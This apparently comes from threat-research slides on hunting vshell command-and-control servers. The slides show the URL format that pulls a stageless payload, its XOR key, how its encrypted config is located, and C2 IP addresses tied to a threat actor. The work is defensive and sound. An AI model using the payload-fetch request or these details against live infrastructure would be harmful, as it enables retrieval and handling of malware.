
We get back the stageless payload encrypted by xoring with 0x99

The screenshot shows a web browser interface with the following details:

- Address Bar:** `http://64.118.147.88:8084/?h=64.118.147.88&p=8084&t=tcp&a=w32&stage=false`
- Method:** GET
- Params:** stage (checked), false
- Status:** 200 OK, Time: 1437 ms, Size: 4.44 MB
- Body:** The response body is displayed in a hex dump format, showing a large amount of data (approximately 4.44 MB) that is the stageless payload encrypted by XORing with 0x99.

Hunting for vshell

Using regex we find inside the stageless vshell the encrypted config.
The encrypted config is followed by 100 bytes 0xff



The image displays a memory dump with two highlighted regions. The first region, outlined in red, contains 100 consecutive bytes of 0xFF. The second region, outlined in blue, contains an encrypted configuration starting with 'encrypted_config' and a series of hex values. A mouse cursor points to the start of the encrypted config. To the right of the red box, the text '100 bytes 0xff' is written in red. To the right of the blue box, the text 'Encrypted config' is written in red. Below the blue box, the text '; DATA XREF: main_main+7D0' is visible.

```
_5&m&:00000000013C5373
_5&m&:00000000013C5374
_5&m&:00000000013C5375
_5&m&:00000000013C5376
_5&m&:00000000013C5377
_5&m&:00000000013C5378
_5&m&:00000000013C5379
_5&m&:00000000013C537A
_5&m&:00000000013C537B
_5&m&:00000000013C537C
_5&m&:00000000013C537D
_5&m&:00000000013C537E
_5&m&:00000000013C537F
_5&m&:00000000013C5380
_5&m&:00000000013C5381
_5&m&:00000000013C5382
_5&m&:00000000013C5383 encrypted_config db 18h
_5&m&:00000000013C5384 db 0EBh
_5&m&:00000000013C5385 db 0C4h
_5&m&:00000000013C5386 db 1Dh
_5&m&:00000000013C5387 db 0Dh
_5&m&:00000000013C5388 db 87h
_5&m&:00000000013C5389 db 5Fh ; _
_5&m&:00000000013C538A db 0C9h
_5&m&:00000000013C538B db 0C9h
```

100 bytes 0xff

Encrypted config

; DATA XREF: main_main+7D0

Hunting for vshell

Finding all default
nginx home page

Try Get request
for /swt uri

If the request
success then get
the stageless
payload

Finding the
encrypted config
inside stageless
payload and
decrypt

- This process is automate using a program written in rust with the help of AI
- Without the extracting config process, 100% of the ip is vshell
- For now, we have support for version 4.9.3 of vshell which managed to extract more than 70% of the vshell config online

Hunting for vshell

Here we managed to find from the extracted config the vshell with the same vkey (different from default vkey) as the one which we have detected in one incident of the threat actor campaign.

We detect that the threat actor mostly host the vshell config on Tcloudnet during the campaign from Q4/2025 to Q2/2026

```
[29]: df_clean[(df_clean['vkey'] == 'abcd1234ABCD')]
```

```
[29]:
```

	source_ip	source_port	vkey	ip	lastupdatetime	country	city	asn	org	domain	cert	subject_cn
3781	206.238.73.40	80	abcd1234ABCD	206.238.73.40	2026-04-06 16:00:00	SG	Singapore	399077.0	Tcloudnet	NaN	NaN	NaN
4021	154.91.81.116	80	abcd1234ABCD	154.91.81.116	2026-04-10 10:00:00	SG	Singapore	399077.0	Tcloudnet	NaN	NaN	NaN

Conclusion

- Overview of the group TA-SC-35, attribution and their activities from Q2/2025 to Q2/2026.
- Deep analyze from unpacking to deobfuscating with control flow flattening and decrypting config of the full chain.
- Develop a scanner in order to catch vshell on the internet and extracting their config. From there, we can respond accordingly.

viettel
security

Q&A